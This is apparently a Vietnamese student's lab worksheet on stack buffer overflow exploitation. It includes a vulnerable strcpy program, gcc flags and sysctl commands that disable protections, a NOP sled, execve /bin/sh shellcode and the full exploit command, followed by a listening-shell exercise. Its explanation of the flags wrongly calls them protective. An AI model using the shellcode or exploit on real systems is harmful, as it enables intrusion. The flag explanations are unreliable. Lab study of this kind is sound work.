**LAB 2**

**KHAI THÁC VÀ NGĂN CHẶN LỖI BUFFER OVERFLOW**

**Họ tên: Nguyễn Hoàng Khang MSSV: 1050080267**

**Lớp: 10\_ĐH\_CNPM3**

**Link youtube:**

**- Các sinh viên bị phát hiện sao chép bài của nhau sẽ nhận 0đ cho tất cả bài**

**thực hành của môn này.**

**- Bài nộp phải ở dạng docx, hình minh họa phải rõ ràng chi tiết. Hình minh hoạ**

**chỉ cần chụp ở nội dung thực hiện, không chụp toàn màn hình.**

**- Quay lại quá trình làm bài, đưa video vào youtube và add link youtube vào**

**trong file word, không gửi qua google drive, sv không có video sẽ không**

**được chấm bài.**

**Câu 1: Khai thác lỗi Stack-based Buffer Overflow trên Linux 64 bit**

**1.1. Soạn thảo 1 chương trình buf.c**

$mkdir bufferoverflow && cd bufferoverflow

$nano buf.c

#include<stdio.h>

#include<string.h>

int main(int argc, char \*argv[])

{

char buf[100];

strcpy(buf,argv[1]); printf("Input

was: %s\n",buf);

return 0; }



**1.2. Biên dịch chương trình buf.c**

$gcc -g -fno-stack-protector -z execstack buf.c -o buf

Giải thích ý nghĩa tham số:

-g: Sinh ra kí tự gỡ rối

-fno-stack-protector: Bỏ stack protecter: tắt chức năng kiểm tra toàn vẹn bộ nhớ stack. (Ngăn chặn lỗi tràn bộ điệm)

-z execstack: Làm cho bộ nhớ không thực thi được (Ngăn chặn lỗi tràn bộ điệm) -o: Tham số đầu ra (Tên tiến trình)


1.3 Tắt chức năng Address Space Layout Randomization (ASLR)

$sudo sysctl kernel.randomize\_va\_space=0

Hoặc:

$sudo nano /proc/sys/kernel/randomize\_va\_space

#Chuyển giá trị 2 thành 0




Giải thích ngắn gọn tại sao phải tắt chức năng ASLR.

+Để có thể khai thác lỗi

**1.4 Cài đặt gdb và bắt đầu debug chương trình**

$sudo apt update && apt install gdb -y

$gdb -q buf



**1.5 Bên trong môi trường gdb, chọn cú pháp assembly theo kiến trúc Intel và chuyển hàm**


**main thành ngôn ngữ assembly:**

- (gdb)set disassembly-flavor intel


- (gdb)disass main

**1.6 Xác định vị trí của return address (RIP)**

(gdb)run $(python2 -c "print 'A'\*100 + 'B'\*12 + 'C'\*8 + 'D'\*6") (gdb)info registers



(gdb)x/100x $rsp-200




Trả lời:


- Ý nghĩa của thanh ghi rbp, rsp, rip:

- Địa chỉ và giá trị của thanh ghi rbp:

- Địa chỉ và giá trị của thanh ghi rip:

- Địa chỉ bắt đầu và kết thúc của buf trên stack:





### 1.7 Khai thác

* + - 52 chỉ thị NOP (No Operation):


'\x90'\*52

* + - Shell code (48 bytes)


'\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\ x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\ xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\ x0f\x05'

* + - Lệnh khai thác:

run $(python2 -c "print '\x90'\*52 + '\x48\x31\xff\xb0\x69\x0f\x05\x48\x31\xd2\x48\xbb\xff\x2f\ x62\x69\x6e\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89\xe7\x48\x31\ xc0\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05\x6a\x01\x5f\x6a\x3c\x58\ x0f\x05' + 'B'\*8 +'C'\*8 + 'x70\x38\x88\xBD'")



Chụp minh hoạ chiếm được shell sau khi thực thi lệnh khai khác.



**Câu 2: Khai thác lỗi Buffer Overflow với Listening Shell**

2.1. Tham khảo và thực hiện hướng dẫn khai thác lỗi Stack-based buffer overflow có listening shell ở link  bên dưới. Chụp hình minh hoạ chiếm được shell sau khi hoàn thành mục ED 203.1 trong hướng dẫn. https://samsclass.info/127/proj/ED203.htm

- Tải xuống và chạy chương trình:


- Trong cửa sổ Terminal, thực hiện các lệnh sau:

**Wget -nv https://samsclass.info/127/proj/ED3a.c**

**Wget -nv https://samsclass.info/127/proj/ED3a**


**Chmod a+x ED3a**

**./ED3a**




- Xem mã nguồn

Thực hiện lệnh: **cat ED3a.c**


****

- Làm một Fuzzer

